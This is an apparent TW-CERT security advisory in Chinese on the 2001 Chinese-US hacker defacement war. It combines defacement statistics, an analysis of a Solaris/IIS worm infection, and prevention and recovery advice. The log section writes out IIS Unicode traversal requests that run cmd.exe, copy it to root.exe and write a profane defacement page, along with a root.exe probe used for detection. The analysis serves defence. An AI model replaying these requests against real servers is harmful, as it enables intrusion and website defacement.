



## 中美資訊戰之分析


此次中國、美國資訊戰駭客互相攻擊，TW-CERT 根據資料分析顯示，四月中下旬至五月上旬中、美、台之網站攻擊事件明顯增加，如圖一顯示：




(圖一)




(圖二)



(圖三)



(圖四)



(圖五)

再看中、美、台網站被換臉 (Defaced) 所使用的作業平台而言，如圖二所示，可以發現 Windows based (Windows NT + Windows 2000) 占七成，美國地區 Windows based 占六成六，大陸較少，占五成三分別列於圖三和圖四，而在台灣 Windows based 比例高達八成多，Linux 占第二位，如圖五所示。

### TW-CERT 的安全通報

(advisory)

TW-CA-2000-145,

TW-CA-2000-146 等指出 IIS

在未經修補或是升級的情況下，

有超過三個以上可以任意修改伺服器上網頁的大型

安全性漏洞。這些漏洞讓今年的 Windows+IIS 聯手提供的

網頁伺服器，最遭人詬


病。當然，中美駭客彼此也

針對這些漏洞寫出了不少程

式，甚至於有自動換首頁的

自動化程式，因此 Windows Family 在各類作業系統中被入侵的數目獨占鰲頭，

並不令人意外。



下面將對 Solaris/IIS Worm 的最新病毒作深入報導：

### 事件簡述：

國內某些 IP 區段遭受來自大陸廣州 202.105.74.x、61.146.247.x、美國 209.144.75.x、台灣 61.13.8.x 等地區駭客攻擊，進行 unicode 漏洞掃描並修改網頁，研判是遭受 Solaris/IIS worm 入侵。

### 弱點描述：

Solaris 7：sandmind。

Windows NT/2000 IIS Unicode vulnerability。

### Victim machine Log 檔分析：(攻擊步驟如下)

1. 2001-05-08 18:57:52 從 203.74.153.87 (Hinet 的機器) 發動攻擊。
2. /scripts/././winnt/system32/cmd.exe /c+dir
3. /scripts/././winnt/system32/cmd.exe ?/c+copy+winnt\system32\cmd.exe+root.exe
4. /scripts/root.exe  
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>  
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>  
>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.  
./index.asp
5. 總共寫入 4 個檔案 index.htm，index.asp，default.htm 和 default.asp。
6. 在這部機器下的 c:\inetpub\有以下幾個目錄，裡面全都有這 4 個檔案。  
AdminScripts  
Scripts  
Ftproot  
Iissamples  
Mailroot  
Nntpfile  
wwwroot(含子目錄皆被寫入)
7. 重複(2)(3)(4)的步驟，不斷在以上目錄寫入這四個檔案。
8. 攻擊在 19:02:21 結束，共耗時約 4 分半鐘，執行 166 次 requests。
9. 其它詳細情形請參考 victim\_machine.log


### 檢測方法：

一個很簡單檢測的方法就是

GET http://xxx.xxx.xxx.xxx/scripts/root.exe?/c+dir


如果傳回 HTTP/1.1 200 OK，那就是被入侵了！因為這隻 worm 不會把 root.exe (即 c:\winnt\system32\cmd.exe) 和 index.asp，index.htm，default.asp，default.htm 四個檔案刪除。

## 被置換的畫面



(圖六)

至於第二名的 Linux，根據 TW-CERT 在 01/18/2001 於網頁上發布的 Ramen 問題，以及後來的 3/24 TW-CA-2001-015 的 worm "Lion"，以及後來 TW-CERT 針對台灣區 DNS 的 Bind 版本作抽樣檢測，推斷 Bind 可能出問題。這個漏洞可以讓遠端植入後門程式，像瘟疫一樣散播到整個 B class 網路，這個 Bind 致命傷，可能使 Linux 這個 OS 登上第二名。



大陸駭客攻擊台灣政府網站，揭開兩岸數位戰爭的序幕，隨著中美駭客大戰的煙硝味逐漸擴大，更凸顯網路安全防護的重要性。科技帶來了新型態的犯罪，網路已然成為新興的犯罪方式，只是火力來自鍵盤，而非槍砲。駭客入侵的案例層出不窮，除了系統、軟體本身設計上的缺失及內部人員不當存取或惡意竊取、破壞，多半是使用者忽視網路保全的重要性，讓不法份子有機可乘。因此在網路風行全球的今日，網路安全管理是當今網路世代最迫切要正視的問題。

在此提供一些一般性的網路安全預防政策以及安全性受到破壞後的處理補救方式以及程序，以防範於未然：

1. 參考系統安全設定相關文獻，並關閉不必要之網路服務。
2. 設定連線範圍。
3. 使用各種系統安全稽核工具，例如 Tripwire、COPS、TIGER 等
4. 定期檢視系統紀錄檔，監控主機運作，了解使用者的行為，追蹤異常的現象，定期進行系統備份。
5. 不定期更新系統版本，修補系統可能的漏洞。
6. 隨時注意網路上的安全議題。
7. 建立網路安全重大事件聯絡之管道。可聯絡台灣電腦網路危機處理中心  
<http://www.cert.org.tw/>

若不幸遭受入侵，可依下列步驟逐步解決：

1. 先將網路線拔除。
2. 記錄下恢復過程中的所有步驟。
3. 初步檢查資料損失情況，把重要的設定檔及資料先備份出來。
4. 檢查 log，如 /var/log 下的 message、secure、xfer 等記錄。
5. 檢查入侵者所留下的工具及後門程式，如 login、crontab、.rhost、passwd、sudo、netstat...等檔案是否被改過。
6. 檢視入侵者入侵管道，查看所開各種服務之 Daemon 版本最近是否有重大漏洞，進行漏洞修補或更新至最新版本。
7. 檢查是否有不正常或陌生的 process，以及未知的 port 被開起。檢查哪些 port 分別是由哪些程式所開起，可用 lsof 來檢查。
8. 評估是否重灌(若不確定是否被放後門，建議重灌新版本且穩定的系統)。
9. 加強系統安全稽核，並關閉其它不必要的服務。
10. 更改所有帳號密碼(不管是否有重灌系統)。
11. 監視其漏洞的運作情形（從防火牆或 IDS 著手）
12. 手動關閉不該開啟的 PORT（從防火牆著手），伺服器只開啟服務的 port  
例：WEB SERVER PORT 80 防止被人埋置後門程式。
13. 從防火牆設定嚴謹的 security policy 有方向性防止被埋後門程式。
14. 從 www.twnic.net 的 WHOIS DataBase 追查入侵來源。

網路安全暗箭難防，惟有平時加強網站的安全性、注意新進的安全通報、強化網路安全防禦觀念，才能在資訊戰爭中全身而退。正視網路安全的重要性，強化實體安全機制，方能保障日益活絡的電子商務環境能夠健全的發展，降低網路攻擊所造成的威脅與損失。

#### 參考資料：

1. 台灣電腦網路危機處理中心：<http://www.cert.org.tw>
2. <http://www.cert.org>
3. Solaris/IIS Worm：<http://www.cert.org/advisories/CA-2001-11.html>

統計數據來源：

3. <http://www.attrition.org/mirror/attrition>

4. <http://defaced.alldas.de>